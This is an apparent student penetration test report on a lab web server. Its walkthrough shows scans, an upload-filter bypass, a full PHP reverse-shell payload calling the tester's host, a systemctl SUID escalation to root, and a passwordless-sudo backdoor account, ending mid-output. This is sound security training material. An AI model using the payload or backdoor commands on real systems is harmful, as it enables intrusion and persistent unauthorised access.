

Internal Penetration Test
Report of Findings

Vulnersity.

May 1, 2025

Version 1.0

Table of Contents

Table of Contents **2**
Statement of Confidentiality **3**
Engagement Contacts **4**
Executive Summary **5**
Approach 5
Scope 6
In-Scope Assets ***6***
Assessment Overview and Recommendations 6
Web Penetration Test Assessment Summary **7**
Summary of Findings 7
Web Application Compromise lead to RCE Walkthrough **8**
Detailed Walkthrough 8
Remediation Summary **16**
Short Term 16
Medium Term 16
Long Term 16
Technical Findings Details **17**
1. Insecure file upload path Lead to RCE - High 17
Appendices **18**
Appendix A – Finding Severities 18
Appendix B – Exploited Hosts 19

Statement of Confidentiality

The contents of this document have been developed by Team4. Team4 considers the contents of this document to be proprietary and business confidential information. This information is to be used only in the performance of its intended use. This document may not be released to another vendor, business partner or contractor without prior written consent from Team4. Additionally, no portion of this document may be communicated, reproduced, copied or distributed without the prior consent of Team4.

The contents of this document do not constitute legal advice. Team4's offer of services that relate to compliance, litigation or other legal interests are not intended as legal counsel and should not be taken as such.

Engagement Contacts

Vulnersity Contacts		
Primary Contact	**Title**	**Primary Contact Email**
Khaled Taha	Pen Test Team Lead	khaled.t.sayed@gmail.com

Assessor Contact		
Assessor Name	**Title**	**Assessor Contact Email**
Mohamed Mekawy	Team Lead / Pen Tester	mohamedsaidmekawy@outlook.com
Moaz Abo Elwafa	Pen Tester	moazaboelwafa281@gmail.com
Ashraf fathy ahmed elkalla	Pen Tester	jrshifa40@gmail.com
Mariam Mostafa Amin	Pen Tester	mariammostafaaminn@gmail.com
Mayssoun Elmasry	Pen Tester	mayssouneelmasry1@gmail.com

Executive Summary

Vulnersity contracted Team4 to perform a Web and Network Penetration Test of Vulnersity internally facing web and network to identify security weaknesses, determine the impact to Vulnersity, document all findings in a clear and repeatable manner, and provide remediation recommendations.

Approach

Team4 performed testing under a "black box" approach May 1, 2025, to May 2, 2025 without credentials or any advance knowledge of Vulnersity's internally facing environment with the goal of identifying unknown weaknesses. Testing was performed from a non-evasive standpoint with the goal of uncovering as many misconfigurations and vulnerabilities as possible. Testing was performed remotely via a host that was provisioned specifically for this assessment. Each weakness identified was documented and manually investigated to determine exploitation possibilities and escalation potential. Team4 to demonstrate the full impact of every vulnerability, up to and including internal domain compromise. If Team4 were able to gain a foothold in the internal network, Vulnersity allowed for further testing including horizontal/vertical privilege escalation to demonstrate the impact of an internal network compromise.

Scope

The scope of this assessment was one internal network range and the INLANEFREIGHT.LOCAL Active Directory domain.

In-Scope Assets

Host/URL/IP Address	Description
10.0.0.0/8	Vulnersity internal network

Table 1: Scope Details

Assessment Overview and Recommendations

During the internal penetration test against Vulnersity, Team4 identified One (1) finding that threaten the confidentiality, integrity, and availability of Vulnersity's information systems. The findings were categorized by severity level, with One (1) of the findings being assigned a high-risk rating.

The tester found Vulnersity's patch and vulnerability management to be well-maintained. None of the findings in this report were related to missing operating system or third-party patches of known vulnerabilities in services and applications that could result in unauthorized access and system compromise. Each flaw discovered during testing was related to a misconfiguration or lack of hardening, with most falling under the categories of weak validation and misconfigurations.

One finding involved an insecure file upload path in a web application hosted on the internal network. The upload functionality does not properly validate file types or sanitize file contents, which allows an attacker to upload malicious files such as web shells or scripts that can execute arbitrary code on the server. If an attacker is able to gain access to the internal network — even without credentials — they could exploit this functionality to gain remote shell access to the web server.

An SSH service was found to be running and accessible over the network. The port is open and accepting connections, but no credentials were discovered during the assessment. Additionally, no username enumeration was possible, and brute-force attempts were avoided in accordance with engagement rules to prevent service disruption.

An FTP service was detected running on a host within the internal network. The service is accessible and responds to connection attempts, but anonymous login is disabled. Furthermore, the specific version of the FTP software in use was verified to be up to date and not affected by any known public exploits at the time of the assessment.

Finally, the tester noticed that testing activities seemed to go mostly unnoticed, which may represent an opportunity to improve visibility into the internal network and indicates that a real-world attacker might remain undetected if internal access is achieved. Vulnersity should create a remediation plan based on the Remediation Summary section of this report, addressing all high findings as soon as possible according to the needs of the business. Vulnersity should also consider performing periodic vulnerability assessments if they are not already being performed. Once the issues identified in this report have been addressed, a more collaborative, in-depth Web Application security assessment may help identify additional opportunities , making it more difficult for attackers to move around the network and increasing the likelihood that Vulnersity will be able to detect and respond to suspicious activity.

Web Penetration Test Assessment Summary

Team4 began all testing activities from the perspective of an unauthenticated user on the Web application. Vulnersity provided the tester with network ranges but did not provide additional information such as operating system or configuration information.

Summary of Findings

During the course of testing, Team4 uncovered a total of one (1) finding that pose a material risk to Vulnersity's information systems. The below table provides a summary of the findings by severity level.

Finding Severity			
High	**Medium**	**Low**	**Total**
1	0	0	1

Table 2: Severity Summary

Below is a high-level overview of each finding identified during testing. These findings are covered in depth in the Technical Findings Details section of this report.

Finding #	Severity Level	Finding Name
1.	High	Insecure file upload path Led to RCE

Table 3: Finding List

Web Application Compromise lead to RCE Walkthrough

During the course of the assessment Team4 was able gain a foothold and compromise the server hosting the web application, leading to full administrative control over the server. The steps below demonstrate the steps taken from initial access to compromise and does not include all vulnerabilities and misconfigurations discovered during the course of testing. Any issues not used as part of the path to compromise are listed as separate, standalone issues in the Technical Findings Details section, ranked by severity level. The intent of this attack chain is to demonstrate to Vulnersity the impact of each vulnerability shown in this report and how they fit together to demonstrate the overall risk to the client environment and help to prioritize remediation efforts.

Detailed Walkthrough

Team4 performed the following to fully compromise the Vulnersity server.

1. The tester utilized the Nmap tool to perform service, OS and port enumeration on the target 10.10.140.8
2. This scan reveal an Apache service running on port 3333
3. The tester then navigates to the browser and write IP running Apache service and add port 3333. The tester discovered the web application but no benefit some functionalities not working properly.
4. The tester utilized the gobuster tool to fuzz the directories to the 10.10.140.8:3333
5. The tester was able to find path /internal which may be have a flow or lead to compromise the web application.
6. After navigating to the path, the tester found upload page allowing you to upload files on the server. The tester writes a web shell.php and uploads it to the server but the server refused .php extension so, the tester tries to evade this by changing the extension of file from .php to .phtml. The server allow this extension.
7. The tester navigates then to upload path which is behind the /internal to see all uploads file. The tester write shell file to allow us to take a reverse shell on the server which allow more flexibility to upgrade our shell, perform privilege escalation and persist ourself inside the server by creating accounts have root privileges.
8. Finally, the tester was able to perform a Remote Code Execution on the server by uploading a reverse shell file allow attacker to escalate his privilege and persists it self inside the sever.

Detailed reproduction steps for this attack chain are as follows:

Upon connecting to the network, the tester started the Nmap tool and was able to enumerate services, OS and ports open.

```
root@ip-10-10-148-30:~# nmap -sS -sV -O -p- 10.10.140.8
Starting Nmap 7.80 ( https://nmap.org ) at 2025-05-11 20:43 BST
Nmap scan report for 10.10.140.8
Host is up (0.00038s latency).
Not shown: 65529 closed ports
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 3.0.3
22/tcp   open  ssh         OpenSSH 7.2p2 Ubuntu 4ubuntu2.7 (Ubuntu Linux; protocol 2.0)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
3128/tcp open  http-proxy  Squid http proxy 3.5.12
3333/tcp open  http        Apache httpd 2.4.18 ((Ubuntu))
MAC Address: 02:31:AB:28:68:0B (Unknown)
Device type: general purpose
Running: Linux 3.X
OS CPE: cpe:/o:linux:linux_kernel:3
OS details: Linux 3.10 - 3.13
Network Distance: 1 hop
Service Info: Host: VULNUNIVERSITY; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 26.09 seconds
```

Figure 1: Service , OS and Port Enum using Nmap

The tester was try to login FTP using anonymous but failed.

```
root@ip-10-10-148-30:~# ftp 10.10.140.8
Connected to 10.10.140.8.
220 (vsFTPd 3.0.3)
Name (10.10.140.8:root): anonymous
331 Please specify the password.
Password:
530 Login incorrect.
Login failed.
ftp> exit
221 Goodbye.
```

Figure 2: Failed anonymous Login FTP

The tester proceeded to navigate to web application running on the server on port 3333. The tester then test and discover functionality of web application but no functionality running



Figure 3: Web application features

The tester perform directory enumeration using gobuster tool ,and wordlist common.txt

```
root@ip-10-10-148-30:~# gobuster dir -u http://10.10.140.8:3333 -w /usr/share/wordlists/dirb/common.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.140.8:3333
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.hta                 (Status: 403) [Size: 292]
/.htaccess            (Status: 403) [Size: 297]
/.htpasswd            (Status: 403) [Size: 297]
/css                  (Status: 301) [Size: 315]
/fonts                (Status: 301) [Size: 317]
/images               (Status: 301) [Size: 318]
/index.html           (Status: 200) [Size: 33014]
/internal             (Status: 301) [Size: 320]
/js                   (Status: 301) [Size: 314]
/server-status        (Status: 403) [Size: 301]
Progress: 4614 / 4615 (99.98%)
===============================================================
Finished
===============================================================
```

Figure 4: Running gobuster tool

The tester navigate to the internal path to see what happens there. He see an upload page leading to upload files



Figure 5: Upload Page

The tester then write a reverse shell .php and upload file but the server refuses to accept this extension. The tester use burpsuite to intercept requests and see the request before sending it which can manipulate the request before sending it.

Request — Pretty | Raw | Hex

```
1  POST /internal/index.php HTTP/1.1
2  Host: 10.10.96.132:3333
3  User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:131.0) Gecko/20100101
   Firefox/131.0
4  Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,im
   age/png,image/svg+xml,*/*;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate, br
7  Content-Type: multipart/form-data;
   boundary=---------------------------457594058294908094058343142 8
8  Content-Length: 515
9  Origin: http://10.10.96.132:3333
10 Connection: keep-alive
11 Referer: http://10.10.96.132:3333/internal/
12 Upgrade-Insecure-Requests: 1
13 Priority: u=0, i
14
15 ----------------------------457594058294908094058343142 8
16 Content-Disposition: form-data; name="file"; filename="task.php"
17 Content-Type: application/x-php
18
19 <?php
20
21 $ip = '10.10.38.37';
22
23 $port = 4444;
24
25 $sock = fsockopen($ip, $port);
26
```

Response — Pretty | Raw | Hex | Render

```
12     <link rel="stylesheet" type="text/css" href="css/bootstrap.min.css">
13     <style>
14       html,body{
15         height:30%;
16       }
17       html{
18         display:table;
19         margin:auto;
20       }
21       body{
22         display:table-cell;
23         vertical-align:middle;
24         text-align:center;
25       }
26     </style>
27   </head>
28   <body>
29     <form action="index.php" method="post" enctype="multipart/form-data">
30       <h3>
           Upload
         </h3>
         <br />
31       <input type="file" name="file" id="file">
32       <input class="btn btn-primary" type="submit" value="Submit" name="submit
         ">
33     </form>
34     Extension not allowed
     </body>
35 </html>
36
```

Figure 6: Uploading task.php

The tester send the request to the repeater to allow testing with multiple requests. In the repeater the tester changed the extension of the task.php to task.phtml and send the request. After sending the request the server accept this extension.

Request — Pretty | Raw | Hex

```
4  Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,im
   age/png,image/svg+xml,*/*;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate, br
7  Content-Type: multipart/form-data;
   boundary=---------------------------457594058294908094058343142 8
8  Content-Length: 517
9  Origin: http://10.10.96.132:3333
10 Connection: keep-alive
11 Referer: http://10.10.96.132:3333/internal/
12 Upgrade-Insecure-Requests: 1
13 Priority: u=0, i
14
15 ----------------------------457594058294908094058343142 8
16 Content-Disposition: form-data; name="file"; filename="task.phtml"
17 Content-Type: application/x-php
18
19 <?php
20
21 $ip = '10.10.38.37';
22
23 $port = 4444;
24
25 $sock = fsockopen($ip, $port);
26
27 $proc = proc_open('/bin/sh -i', array(0 => $sock, 1 => $sock, 2 => $sock),
   $pipes);
28
29 ?>
```

Response — Pretty | Raw | Hex | Render

```
12     <link rel="stylesheet" type="text/css" href="css/bootstrap.min.css">
13     <style>
14       html,body{
15         height:30%;
16       }
17       html{
18         display:table;
19         margin:auto;
20       }
21       body{
22         display:table-cell;
23         vertical-align:middle;
24         text-align:center;
25       }
26     </style>
27   </head>
28   <body>
29     <form action="index.php" method="post" enctype="multipart/form-data">
30       <h3>
           Upload
         </h3>
         <br />
31       <input type="file" name="file" id="file">
32       <input class="btn btn-primary" type="submit" value="Submit" name="submit
         ">
33     </form>
34     Success
     </body>
35 </html>
36
```

Figure 7: Uploading task.phtml

The tester then used gobuster tool to perform another directory enumeration to the path internal.

```
root@ip-10-10-38-37:~# gobuster dir -u http://10.10.96.132:3333/internal/ -w /usr/share/dirb/wordlists/common.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.96.132:3333/internal/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/dirb/wordlists/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.hta                 (Status: 403) [Size: 302]
/.htaccess            (Status: 403) [Size: 307]
/.htpasswd            (Status: 403) [Size: 307]
/css                  (Status: 301) [Size: 326]
/index.php            (Status: 200) [Size: 525]
/uploads              (Status: 301) [Size: 330]
Progress: 4614 / 4615 (99.98%)
===============================================================
Finished
===============================================================
```

Figure 8: fuzz directories after internal path

After fuzzing the directories, the tester sees uploads path, navigate to /internal/uploads/ path



Figure 9: Uploads page

The tester then running netcat on his machine listening on 4444 and then click on the task.phtml in the uploads page. The tester got reverse shell on the server but with service user which have no password. The tester then checks which scripting/binary tools are available on the system to **upgrade the shell. Finally the tester upgrade the shell successfully.**

```
root@ip-10-10-38-37: ~
File  Edit  View  Search  Terminal  Help
root@ip-10-10-38-37:~# nc -nvlp 4444
Listening on 0.0.0.0 4444
Connection received on 10.10.96.132 50906
/bin/sh: 0: can't access tty; job control turned off
$ which python3 python perl socat nc script bash 2>/dev/null

/usr/bin/python3
/usr/bin/python
/usr/bin/perl
/bin/nc
/usr/bin/script
/bin/bash
$ $
$ python3 -c 'import pty; pty.spawn("/bin/bash")'

www-data@vulnuniversity:/var/www/html/internal/uploads$
```

Figure 10: Get initial foothold on the server.

The tester then navigates directories on the system, he found user bill on system then navigate to /home/bill. He found user.txt, he uses cat tool to show what inside this txt file. He retrieves the user flag.

```
www-data@vulnuniversity:/$ ls
ls
bin   etc         lib         media  proc  sbin  sys  var
boot  home        lib64       mnt    root  snap  tmp  vmlinuz
dev   initrd.img  lost+found  opt    run   srv   usr
www-data@vulnuniversity:/$ cd home
cd home
www-data@vulnuniversity:/home$ ls
ls
bill
www-data@vulnuniversity:/home$ cd bill
cd bill
www-data@vulnuniversity:/home/bill$ ls
ls
user.txt
www-data@vulnuniversity:/home/bill$ cat user.txt
cat user.txt
8bd7992fbe8a6ad22a63361004cfcedb
www-data@vulnuniversity:/home/bill$
```

Figure 11: Revealing user.txt

The tester then searches the entire filesystem (/) for files with the **SUID bit** set, this can lead to privilege escalation.

```
www-data@vulnuniversity:/etc$ find / -perm -4000 -type f -exec ls -la {} \; 2>/dev/null

<c$ find / -perm -4000 -type f -exec ls -la {} \; 2>/dev/null
-rwsr-xr-x 1 root root 32944 May 16  2017 /usr/bin/newuidmap
-rwsr-xr-x 1 root root 49584 May 16  2017 /usr/bin/chfn
-rwsr-xr-x 1 root root 32944 May 16  2017 /usr/bin/newgidmap
-rwsr-xr-x 1 root root 136808 Jul  4  2017 /usr/bin/sudo
-rwsr-xr-x 1 root root 40432 May 16  2017 /usr/bin/chsh
-rwsr-xr-x 1 root root 54256 May 16  2017 /usr/bin/passwd
-rwsr-xr-x 1 root root 23376 Jan 15  2019 /usr/bin/pkexec
-rwsr-xr-x 1 root root 39904 May 16  2017 /usr/bin/newgrp
-rwsr-xr-x 1 root root 75304 May 16  2017 /usr/bin/gpasswd
-rwsr-sr-x 1 daemon daemon 51464 Jan 14  2016 /usr/bin/at
-rwsr-sr-x 1 root root 98440 Jan 29  2019 /usr/lib/snapd/snap-confine
-rwsr-xr-x 1 root root 14864 Jan 15  2019 /usr/lib/policykit-1/polkit-agent-helper-1
-rwsr-xr-x 1 root root 428240 Jan 31  2019 /usr/lib/openssh/ssh-keysign
-rwsr-xr-x 1 root root 10232 Mar 27  2017 /usr/lib/eject/dmcrypt-get-device
-rwsr-xr-x 1 root root 76408 Jul 17  2019 /usr/lib/squid/pinger
-rwsr-xr-- 1 root messagebus 42992 Jan 12  2017 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
-rwsr-xr-x 1 root root 38984 Jun 14  2017 /usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
-rwsr-xr-x 1 root root 40128 May 16  2017 /bin/su
-rwsr-xr-x 1 root root 142032 Jan 28  2017 /bin/ntfs-3g
-rwsr-xr-x 1 root root 40152 May 16  2018 /bin/mount
-rwsr-xr-x 1 root root 44680 May  7  2014 /bin/ping6
-rwsr-xr-x 1 root root 27608 May 16  2018 /bin/umount
-rwsr-xr-x 1 root root 659856 Feb 13  2019 /bin/systemctl
-rwsr-xr-x 1 root root 44168 May  7  2014 /bin/ping
-rwsr-xr-x 1 root root 30800 Jul 12  2016 /bin/fusermount
-rwsr-xr-x 1 root root 35600 Mar  6  2017 /sbin/mount.cifs
www-data@vulnuniversity:/etc$
```

Figure 12: List all SUID lead to privilege escalation.

The tester then goes to GTFOBins which a reference site listing Unix binaries that can be used for privilege escalation.



Figure 13: GTFOBins website

The tester then utilized the suggested exploit from GTFOBins (systemctl SUID)

Figure 14: Exploit lead to privilege escalation

The tester listens again using netcat on port 5555 to gain a root reverse shell on it.

```
root@ip-10-10-38-37:~# nc -nlvp 5555
Listening on 0.0.0.0 5555
Connection received on 10.10.96.132 38058
bash: cannot set terminal process group (2157): Inappropriate ioctl for device
bash: no job control in this shell
root@vulnuniversity:/# whoami
whoami
root
root@vulnuniversity:/# pwd
pwd
/
```

Figure 15: Root reverse shell

The tester then upgrades his shell and go to /root directory and list files then use cat tool to read root.txt file.

```
root@vulnuniversity:/root# ls
ls
root.txt
root@vulnuniversity:/root# cat root.txt
cat root.txt
a58ff8579f0a9270368d33a9966c7fd5
root@vulnuniversity:/root#
```

Figure 16: Revealing root.txt

The tester then will make persistence on the server, he add a new user on the server and give him all permissions like root.

```
root@vulnuniversity:/root# useradd -m -s /bin/bash newadmin && echo 'newadmin:toor' | chpasswd && usermod -aG sudo newadmin
```

Figure 17: add user to perform persistence

```
root@vulnuniversity:/# echo "newadmin ALL=(ALL) NOPASSWD:ALL" >> /etc/sudoers

echo "newadmin ALL=(ALL) NOPASSWD:ALL" >> /etc/sudoers
```

Figure 18: give newadmin all permissions

The tester then login to server using ssh and newadmin user.

```
root@ip-10-10-38-37:~# ssh newadmin@10.10.96.132
The authenticity of host '10.10.96.132 (10.10.96.132)' can't be established.
ECDSA key fingerprint is SHA256:5mYwTslxX8/O8sTAOU9ircoh9TjBmEP/Ls7WAxeaIlQ.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.96.132' (ECDSA) to the list of known hosts.
newadmin@10.10.96.132's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.4.0-142-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

125 packages can be updated.
 updates are security updates.


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

newadmin@vulnuniversity:~$ sudo -l
Matching Defaults entries for newadmin on vulnuniversity:
